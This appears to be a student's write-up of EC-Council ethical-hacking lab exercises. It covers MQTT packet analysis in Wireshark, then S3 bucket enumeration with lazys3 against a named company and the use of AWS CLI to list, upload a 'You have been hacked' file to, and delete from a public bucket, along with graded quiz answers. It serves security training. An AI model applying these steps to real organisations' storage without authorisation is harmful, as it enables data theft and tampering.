In the **Packet Details** pane, expand the **Transmission Control Protocol**, **MQ Telemetry Transport Protocol**, and **Header Flags** nodes.

Under the **MQ Telemetry Transport Protocol** node, you can observe details such as:

- **Header Flag**
- **Return Code**



19. The broker sends the **Connect Ack** packet after receiving a **Connect** command. Key headers include:

- **Header Flags:** Information about the MQTT control packet type.
- **Session Present:** Indicates the session between broker and client; Bit 0 is the Connection Ack bit.
- **Return Code:** Indicates the connection result (e.g., 0 = Accepted, 1 = Incorrect Protocol).



Edit with WPS Office


Return Code	Return Code Response
0	Connection Accepted
1	Connection Refused, unacceptable protocol version
2	Connection Refused, identifier rejected
3	Connection Refused, server unavailable
4	Connection Refused, bad credentials
5	Connection Refused, not authorized

20. Select a **Subscribe Request** packet from the **Packet List** pane.

In the **Packet Details** pane, expand the **Transmission Control Protocol**, **MQ Telemetry Transport Protocol**, and **Header Flags** nodes.

Under the **MQ Telemetry Transport Protocol** node, you can observe details such as:

- **Msg Len** (Message Length)
- **Message Identifier**
- **Topic Length**



21. To receive a relevant message, a client sends a **SUBSCRIBE** message to the MQTT broker.

Key headers in the **Subscribe Request** packet:

- **Header Flags**: Information about the MQTT control packet type.


- **Message Identifier:** Identifies the message in the client-broker flow.
- **Topic and QoS Level:** A topic filter and QoS level pair, defining the subject and message priority.
- **Payload:** Contains a list of subscriptions.

22. Select a **Subscribe Ack** packet from the **Packet List** pane.

In the **Packet Details** pane, expand the **Transmission Control Protocol**, **MQ Telemetry Transport Protocol**, and **Header Flags** nodes.

Under **MQ Telemetry Transport Protocol**, observe:

- **Msg Len (Message Length)**
- **Message Identifier**



23. The **MQTT broker** confirms subscription by sending a **SUBACK** message to the client. Key headers in the **Subscribe Acknowledgment** packet:

- **Header Flags:** Information about the MQTT control packet type.
- **Message Identifier:** Identifies the message in the client-broker flow.
- **Payload:** Contains a list of return codes.



- **Return Code:** Sent by the broker for each Topic/QoS pair, indicating success or failure based on the QoS level.

The values and responses of the return code are summarized in the table below:


Return Code	Return Code Response
0	Success - Maximum QoS 0
1	Success - Maximum QoS 1
2	Success - Maximum QoS 2
128	Failure

24. Select any Publish Message packet from the Packet List pane.

In the Packet Details pane, expand the Transmission Control Protocol, MQ Telemetry Transport Protocol, and Header Flags nodes.


25. Under the MQ Telemetry Transport Protocol node, observe details such as **Msg Len** (Message Length), **Topic Length**, **Topic**, **Message**

26. Publish Message can be used to obtain the message sent by the MQTT client to the broker.



27. After a successful connection with the MQTT broker, the client can publish messages. Key headers in the Publish Message packet:

- **Header Flags:** Information about the MQTT control packet type.
 - **DUP flag:** Indicates if the message is a re-attempt (1) or first attempt (0).
 - **QoS:** Determines message delivery assurance level.
 - **Retain Flag:** If 1, the server stores the message for future subscriptions.
 - **Topic Name:** UTF-8 string, often hierarchically structured.
 - **Message:** Actual data to be transmitted.




- **Payload:** Contains the published message.

28. Select any **Publish Release** packet.

In the **Packet Details** pane, expand **Transmission Control Protocol**, **MQ Telemetry Transport Protocol**, and **Header Flags** nodes.

Under **MQ Telemetry Transport Protocol**, observe: **Msg Len** (Message Length), **Message Type**,
Message Identifier



29. A **Publish Release (PUBREL)** packet responds to a **Publish Received (PUBREC)** packet.


30. Scroll down and select the **Publish Complete** packet from the **Packet List** pane.

In the **Packet Details** pane, expand the **Transmission Control Protocol**, **MQ Telemetry Transport Protocol**, and **Header Flags** nodes.

Under the **MQ Telemetry Transport Protocol** node, observe: **Msg Len** (Message Length) and **Message Identifier**



Edit with WPS Office



31. The Publish Complete (PUBCOMP) packet responds to a Publish Release (PUBREL) packet.
32. This concludes the demonstration of capturing and analyzing MQTT protocol packets. We analyzed the communication processes between an MQTT client and broker using Wireshark. Understanding these metrics and the workflow helps in identifying MQTT-related issues quickly.

Install the MQTT Explorer tool on the Ubuntu machine. Use Wireshark and MQTT Explorer to capture and analyze traffic between IoT devices. Enter version number of the MQTT protocol.

3.1.1

Score

✓ Correct



Edit with WPS Office

EC-Council Lab Assignment: Module 11

Cloud Computing Threats and Countermeasures

Scenario

Cloud computing offers services like online applications, storage, and email through the Internet, enabling cost savings and operational flexibility. However, the shared and accessible nature of cloud environments makes them attractive targets for cyberattacks. A single misconfigured service or open endpoint can allow attackers to cause widespread disruption. Therefore, regular penetration testing is essential to identify vulnerabilities and strengthen cloud security.

Objective

Learn how to analyze and attack cloud environments using basic hacking methods. This includes:

- **S3 Bucket Enumeration:** Scanning and identifying available Amazon S3 storage buckets that may be accessible over the internet.
- **Exploiting Misconfigured or Public Buckets:** Gaining unauthorized access to data stored in S3 buckets that are either incorrectly configured or made publicly accessible, which can lead to data leakage or further attacks.

Overview of Cloud Computing

Cloud computing delivers IT resources (like storage, servers, and software) over the Internet. These services are flexible and can be scaled as needed. Cloud services are divided into three main types:

- **Infrastructure-as-a-Service (IaaS):** Provides virtual machines, storage, and networks (e.g., AWS EC2).
- **Platform-as-a-Service (PaaS):** Offers platforms and tools for developers to build and run applications (e.g., Google App Engine).
- **Software-as-a-Service (SaaS):** Delivers software applications over the Internet without installation (e.g., Gmail, Google Docs).

Lab Tasks:

Use practical tools and methods to find and exploit security flaws in cloud platforms:

- **S3 Bucket Enumeration:** Find publicly accessible Amazon S3 buckets using tools like **lazys3**.
- **S3 Bucket Exploitation:** Access and modify files in exposed buckets using **AWS CLI** commands.



Edit with WPS Office

Lab 1: Perform S3 Bucket Enumeration using Various Tools

Scenario

S3 buckets are storage containers in AWS. If misconfigured, they can be publicly accessible, allowing attackers to view, edit, or steal their contents. Enumeration tools help discover such buckets by scanning and brute-forcing possible names.

Objectives

- Use *lazys3* to enumerate publicly available S3 buckets

Task 1: Enumerate S3 Buckets using *lazys3*


lazys3 is a Ruby script that performs brute-force attacks to discover public AWS S3 buckets using domain name permutations. It helps identify unsecured buckets linked to a specific organization, which can then be further investigated for potential exploitation.

1. Click on Parrot Security to open the virtual machine.
2. Open Terminal (black screen icon at the bottom or from the menu).
3. Type: sudo su and press Enter to switch to root user.
4. If it asks for a password, type: toor
5. If a pop-up asks for a system update, click No.
6. now type cd and press Enter to go to the root home directory.
7. now type cd lazys3 and press Enter to go into the lazys3 folder. (It's already downloaded for you.)



```
-[root@parrot]-[/home/attacker]
→ #cd
-[root@parrot]-[~]
→ #cd lazys3
```

8. now type ls and press Enter to see the files inside the lazys3 folder.
9. Run the script by typing : ruby [lazys3.rb](#) and press enter



```
[root@parrot]-[~/lazys3]
→ #ls
common_bucket_prefixes.txt  lazys3.rb  README.md
-[root@parrot]-[~/lazys3]
→ #
```



Edit with WPS Office

10. You will now see a list of **public S3 buckets** found by the tool.

11. To stop the script, press : Ctrl + Z

```
Found bucket: .exports.development()
Found bucket: .exports.stage()
Found bucket: .exports.stage()
Found bucket: .exportsstage()
Found bucket: .exports-stage()
Found bucket: .exports.s3()
Found bucket: .exports.staging()
Found bucket: .exports.staging()
Found bucket: .exportsstaging()
Found bucket: .exports-staging()
Found bucket: .exports.staging()
Found bucket: .exports.prod()
Found bucket: .exports.prod()
Found bucket: .exportsprod()
Found bucket: .exports.prod()
Found bucket: .exports.prod()
Found bucket: .exports.prodtagging()
Found bucket: .exports.prodtagging()
Found bucket: .exports.prodtagging()
```

12. search the S3 buckets of specific company. To do so, type **ruby lazys3.rb [Company]** and press Enter.

13. Here, the target company name is **HackerOne**; you can enter the company name of your choice.

14. The result appears, showing the obtained list of S3 buckets of the specified company.

```
-]+ Stopped ruby lazys3.rb
-[x]-[root@parrot]-[/lazys3]
└─#ruby lazys3.rb HackerOne
```

```
-[x]-[root@parrot]-[/lazys3]
└─#ruby lazys3.rb HackerOne
generated wordlist from file, 9013 items.
Found bucket: HackerOne (403)
```



Edit with WPS Office

Question 11.1.1.1

Use the `lazys3` tool on the Parrot Security machine to find publicly accessible S3 buckets of a target organization HackerOne. Enter the command used to discover the number of publicly accessible S3 buckets.

```
ruby lazys3.rb HackerOne
```

Score

✓ Correct

Scenario

Amazon S3 buckets allow users to store various types of data, such as documents, images, videos, and scripts. Each bucket requires a globally unique name. In this lab, the focus is on identifying and exploiting misconfigured S3 buckets. Improperly secured buckets can expose sensitive data or allow attackers to modify files—potentially injecting malicious scripts or altering web content. Identifying a bucket's name and location is crucial for assessing its security posture and uncovering vulnerabilities.

Objectives

- Exploit open S3 buckets using AWS CLI

Task 1: Exploit Open S3 Buckets using AWS CLI

The **AWS Command Line Interface (CLI)** is a unified tool used to manage AWS services directly from the terminal. It allows for automation and scripting of AWS operations.

Steps to Configure and Use AWS CLI

1. Open the **Parrot Terminal**.
2. Switch to the root user: `sudo su`
3. Move to the root directory: `cd`
4. Install AWS CLI: `pip3 install awscli`



Edit with WPS Office

```
[attacker@parrot]~$ sudo su  
[sudo] password for attacker:  
[root@parrot]~/home/attacker$ #cd  
[root@parrot]~$ #pip3 install awscli
```

5. Verify the installation: aws --help

(Note: If AWS CLI is already installed, ignore any errors.)

```
[x]~[root@parrot]~$ aws --help  
Note: AWS CLI version 2, the latest major version of the AWS CLI, is now stable  
and recommended for general use. For more information, see the AWS CLI version 2  
installation instructions at: https://docs.aws.amazon.com/cli/latest/userguide/  
install-cliv2.html  
usage: aws [options] <command> <subcommand> [<subcommand> ...] [parameters]  
To see help text, you can run:  
aws help  
aws <command> help  
aws <command> <subcommand> help  
aws: error: the following arguments are required: command  
[x]~[root@parrot]~$
```

6. Start AWS configuration: aws configure

```
aws: error: the following arguments are required: command  
[x]~[root@parrot]~$ #aws configure  
AWS Access Key ID [None]:
```

7. Enter the following when prompted:

- AWS Access Key ID: (*Enter the provided access key*)
- AWS Secret Access Key: (*Enter the provided secret key*)
- Default region name: (*Example: us-east-1*)



Edit with WPS Office

- Default output format: (*Example: json*)
8. now Click the AWS account drop-down menu and click **My Security Credentials**, as shown in the screenshot.



9. Click **Access keys (access key ID and secret access key)** in the **Your Security Credentials** section.

Policies
Identity providers
Account settings
▼ Access reports
Access analyzer
Archive rules

For your protection, create a password that contains many characters, including numbers, symbols, and change it periodically.
[Click here](#) to change the password, name, or email address for your root AWS account

▲ Multi-factor authentication (MFA)
▲ CloudFront key pairs
▼ AWS Lambda functions

10. Click the **Create New Access Key** button.



11. In your browser, after creating the access key, a **pop-up appears** showing success.


12. Click **Show Access Key** to view the details.

13. Copy the **Access Key ID** using **Ctrl + C**.

14. Switch to the **Terminal window**.


15. **Right-click** in the terminal and choose **Paste**, then press **Enter**.

16. Go back to your browser, copy the **Secret Access Key**.



Edit with WPS Office

17. Return to the terminal, **Paste** the Secret Access Key, and press **Enter**.
18. When asked for **Default region**, type: eu-west-1 then press **Enter**.
19. For **Default output format**, leave it **blank** and press **Enter**.
(If it causes issues, you can also leave the region blank.)
20. **To list the contents of the S3 bucket, type:** aws s3 ls s3://ethicalhacking1



A terminal window with a black background and white text. The title bar says "File Edit View Search Terminal Help". The prompt shows "[root@parrot] ~" followed by a red arrow pointing right. Below the arrow, the command "#aws s3 ls s3://ethicalhacking1" is written in green.

21. This displays all directories in the bucket.
 22. now, go to: ethicalhacking1.s3.amazonaws.com in browser
-

```

--<ListBucketResult>
  <Name>ethicalhacking1</Name>
  <Prefix/>
  <Marker/>
  <MaxKeys>1000</MaxKeys>
  <IsTruncated>false</IsTruncated>
  -<Contents>
    <Key>PRE-Publication-version-SP.800-203.pdf</Key>
    <LastModified>2021-04-16T07:55:12.000Z</LastModified>
    <ETag>"79070021091ecf16d13fbe7be58d474b"</ETag>
    <Size>5201590</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
  -<Contents>
    <Key>PRE-Whitepaper.pdf</Key>
    <LastModified>2021-04-16T07:55:16.000Z</LastModified>
    <ETag>"79070021091ecf16d13fbe7be58d474b"</ETag>
    <Size>5201590</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
</ListBucketResult>

```

1. All files and directories in the bucket are now visible.
2. Switch back to the terminal.
3. Create a test file with:

echo "You have been hacked" >> Hack.txt

This creates a file named Hack.txt.



Edit with WPS Office

```
[root@parrot]~[-]
└─#echo "You have been hacked" >> Hack.txt
[root@parrot]~[-]
└─#
```

4. Move it to the bucket using:

```
aws s3 mv Hack.txt s3://ethicalhacking1
```

```
[root@parrot]~[-]
└─#aws s3 mv Hack.txt s3://ethicalhacking1
move: ./Hack.txt to s3://ethicalhacking1/Hack.txt
```

5. The file is now uploaded to the S3 bucket.
6. Switch to the browser and **reload** the bucket page.

7. The Hack.txt file should now be visible.

```
-<ListBucketResult>
<Name>ethicalhacking1</Name>
<Prefix/>
<Marker/>
<MaxKeys>1000</MaxKeys>
<IsTruncated>false</IsTruncated>
-<Contents>
<Key>Hack.txt</Key>
<LastModified>2021-04-16T08:50:29.000Z</LastModified>
<ETag>"37bd5ee045915e21cd182468ab83814a"</ETag>
<Size>21</Size>
<StorageClass>STANDARD</StorageClass>
-<Contents>
<Key>PRE-Publication-version-SP.800-203.pdf</Key>
<LastModified>2021-04-16T07:55:12.000Z</LastModified>
<ETag>"79070021091ecf16d13fbe7be58d474b"</ETag>
<Size>5201590</Size>
<StorageClass>STANDARD</StorageClass>
-<Contents>
<Key>PRE-Whitepaper.pdf</Key>
<LastModified>2021-04-16T07:55:16.000Z</LastModified>
<ETag>"79070021091ecf16d13fbe7be58d474b"</ETag>
<Size>5201590</Size>
<StorageClass>STANDARD</StorageClass>
```

8. Switch back to the terminal.
9. To delete the file from the bucket, type: aws s3 rm s3://ethicalhacking1/Hack.txt

```
[root@parrot]~[-]
└─#aws s3 rm s3://ethicalhacking1/Hack.txt
delete: s3://ethicalhacking1/Hack.txt
```

10. The file is now removed from the bucket. Go back to the browser and **reload** the page. The Hack.txt file is no longer listed.



Edit with WPS Office

```

- <ListBucketResult>
  <Name>ethicalhacking1</Name>
  <Prefix/>
  <Marker/>
  <MaxKeys>1000</MaxKeys>
  <IsTruncated>false</IsTruncated>
  - <Contents>
    <Key>PRE-Publication-version-SP.800-203.pdf</Key>
    <LastModified>2021-04-16T07:55:12.000Z</LastModified>
    <ETag>"79070021091ecf16d13fbe7be58d474b"</ETag>
    <Size>5201590</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
  - <Contents>
    <Key>PRE-Whitepaper.pdf</Key>
    <LastModified>2021-04-16T07:55:16.000Z</LastModified>
    <ETag>"79070021091ecf16d13fbe7be58d474b"</ETag>
    <Size>5201590</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
</ListBucketResult>

```

11. This confirms that files can be **added or deleted** from misconfigured, public S3 bucket

Question 11.2.1.1

Use the AWS CLI tool on the Parrot Security machine to exploit open S3 buckets (ethicalhacking1) in the AWS service. Enter the command used to list the directories in the "ethicalhacking1" S3 bucket. Note: You must create an AWS account (<https://aws.amazon.com>) to perform this lab.

```
aws s3 ls s3://ethicalhacking1
```

Score

 **Correct**



Edit with WPS Office